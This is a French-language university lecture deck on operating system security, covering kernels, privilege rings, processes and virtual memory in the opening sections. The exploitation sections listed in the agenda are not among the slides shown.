

Sécurité des Systèmes

Telecom ParisTech

Aymeric Tabourin (Orange Labs)
19 Septembre 2013

Agenda

- section 1 OS et sécurité : Principes Généraux
 - fondamentaux
 - gestion mémoire
 - utilisateurs
- section 2 Exemples d'exploitation
- section 3 Mécanismes de protection
- section 4 Nomadisme et OS Mobiles
- section 5 Sécurité Web
- section 6 Sécurité des serveurs

Objectifs

- Objectifs
 - Fonctionnement des OS modernes, notamment du point de vue de la sécurité
 - notions de failles, exploitation, compromission
 - Dans le domaine de la sécurité, il est indispensable de comprendre comment marche un système pour l'exploiter
 - Compréhension de l'importance des mécanismes de protection
 - Compréhension des limites des environnements nomades

Limites : ce qui ne sera pas adressé

- La sécurité est un sujet vaste !
 - Réseau
 - Virus et malwares
 - Techniques logicielles avancées
 - Shellcoding poussé
 - Protection logicielle
- Les O.S
 - Ceci n'est pas un cours complet sur l'architecture des O.S
 - On évoquera cependant les fonctionnalités nécessaires
 - Pas de MacOS, ni de FreeBSD

Agenda

section 1	OS et sécurité : Principes Généraux
	- fondamentaux
	- gestion mémoire
	- utilisateurs
section 2	Exemples d'exploitation
section 2	Mécanismes de protection
section 3	Nomadisme et OS Mobiles
section 4	Sécurité Web
section 5	Sécurité des serveurs

O.S : Principes Généraux

Notions fondamentales

Operating System


- Ensemble de programmes qui gère les ressources de l'ordinateur :
 - Disque dur
 - Mémoire
 - Carte graphique
 - . . .
- Fonctionnalités des OS modernes :
 - Processus
 - Interruptions
 - Gestion de la mémoire
 - Système de fichiers
 - Réseau
 - Droits des utilisateurs
 - . . .

Le kernel

- **Kernel : le composant essentiel de l'OS.**
 - Chargé en mémoire au démarrage
 - Fourni les fonctionnalités essentielles de l'OS aux autres programmes
 - Gère les opérations bas niveau
 - Interface entre les applications et le hardware
- **Garant de la sécurité de l'OS !**
 - Contrôle d'accès aux ressources
 - Ordonnancement
 - Isolation entre les processus

Espace mémoire - Notion de rings

- Le noyau dispose d'un espace mémoire privilégié : **kernel-land**
 - Les applications classiques s'exécutent en **user-land**
 - MS-DOS : les applications utilisent directement le hardware
 - OS modernes : les applications demandent au kernel, qui accepte ou non d'effectuer l'opération




Ring 0 : kernel et drivers
Ring 3 : userland.

Système multi-utilisateurs


- Un OS moderne est capable d'exécuter simultanément des applications appartenant à plusieurs utilisateurs.
 - Partage des ressources (CPU, disque dur, . . .)
 - Une application userA n'a pas besoin d'avoir la connaissance d'une autre application userB .
 - Un bug dans userA ne doit pas perturber userB.
 - Un calcul compliqué dans userA ne doit pas ralentir userB (sauf si le kernel l'accepte).
 - userA ne doit pas être capable de regarder ce que fait userB (sauf si userB est d'accord).

Le noyau Linux




- **Monolithique**
 - Un seul programme
 - Un seul espace d'adressage
 - Très courant pour les UNIX (exception : Mac OS X, GNU Hurd)
- **Modulaire : drivers**
- **Préemptif**
- **Free as in speech** : open-source, documenté, modifiable.
- **Free as in beer** : gratuit (attention, on parle du kernel et pas de l'OS !)

Le noyau Linux




Le noyau Linux



Le noyau Windows


- `ntoskrnl.exe`
- Micro-kernel hybride
- Pas open-source : seule l'API offerte par les DLL système est documentée.



Notion de processus

- Definition : Instance d'un programme en exécution
- Isolés : ne peuvent communiquer entre eux qu'au moyen de mécanismes mis en place par l'OS (IPC : mémoire partagée, signaux, pipes, sockets).
- Chaque processus a l'impression qu'il est le seul à s'exécuter (mémoire virtuelle).
- **UNIX : commande ps**
- **Windows :**
 - application Gestionnaire des tâches (CTRL + SHIFT + ESC)
 - mieux : les Sysinternals (VMMAP, Process Explorer)
- **PID : process ID**


Affichage des processus




Processus et changement de contexte

- Un CPU est capable d'exécuter une seule chose à la fois.
- **Scheduler : détermine quel processus s'exécute.**
- Quand on change de processus, il faut sauvegarder son état :
 - Registres, fichiers ouverts, mémoire, . . .
 - C'est le **contexte du processus**.
- **Hiérarchie de processus**
- Un processus peut en créer un autre (processus fils) dont il sera le père.
- `fork()` / `execve()` sous UNIX
- `CreateProcess()` sous Windows

Gestion des processus : Linux



Gestion des processus : Windows



Récapitulatif - Le kernel

- Composant logiciel principal d'un OS
- Interface entre le hardware et les applications “classiques” :
 - Firefox ne peut pas accéder à la carte réseau (nous verrons pourquoi)
 - Il demande au kernel d'envoyer et de recevoir des paquets réseau pour lui
 - Il demande à la carte graphique d'afficher le rendu des pages web
- Garant de la sécurité, de l'isolation entre utilisateurs et entre processus, des ressources

Récapitulatif - Les processus

- Un processus est l'instance d'un programme en exécution
 - Comprend le **code exécuté**, ainsi que toutes les ressources **annexes** :
 - les handles, fichiers ouverts, valeurs stockées dans les registres, signaux pas encore délivrés, . . .
- **Isolés : les processus ne peuvent communiquer entre eux que par des mécanismes mis en place par l'OS**
 - Communication directe impossible
 - Utilisation des IPC fournis par le kernel

Bibliographie – Références

▪Saine lecture :

- Cours de Sécurité OS, Télécom ParisTech 2010, Ryad Benadjila
- The Linux Programming Interface, Michael Kerrisk
- Understanding The Linux Kernel, 3rd Edition, Daniel P. Bovet, Marco Cesati
- Linux Kernel Development, Robert Love
- http://en.wikipedia.org/wiki/Operating_system
- <http://www.ibm.com/developerworks/linux/library/l-linux-kernel/>

▪Outils :

- <http://download.sysinternals.com/files/ProcessExplorer.zip>
- <http://download.sysinternals.com/files/VMMap.zip>

Agenda

section 1	OS et sécurité : Principes Généraux <ul style="list-style-type: none">- fondamentaux- gestion mémoire- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

O.S : Principes Généraux

La gestion de la mémoire



Objectif

- **Objectif** : décrire comment les OS cloisonnent les processus dans leur propre espace mémoire.
- L'OS utilise une partie du CPU (hardware) : **MMU (Memory Management Unit)**.
- La MMU est commune à une grande partie des CPU modernes. Dans notre cas, **x86**.
- Valable pour Linux et Windows.

Mémoire physique

- Qu'est-ce qu'un pointeur ?
- OS "anciens" : pointeurs vers la mémoire physique
- Différents programmes et le noyau partagent la même mémoire
- Que se passe-t-il si un programme écrit dans la mémoire d'un autre ? Et si la mémoire du noyau est corrompue ?

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

DRIVER_IRQL_NOT_LESS_OR_EQUAL

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.


If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000d1 (0x0000000c,0x00000002,0x00000000,0xf86b5a89)

***      gv3.sys - Address f86b5a89 base at f86b5000, DateStamp 3dd991eb
Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
```

La mémoire virtuelle



blog.ksplice.com

- Chaque programme a son propre espace d'adressage.
- 0x1000 pour IE est différent (hardware) de 0x1000 pour Word.
- La mémoire virtuelle peut utiliser autre chose que de la RAM (ex : swap sur le disque dur).


Double avantage :

abstraction

isolation des processus

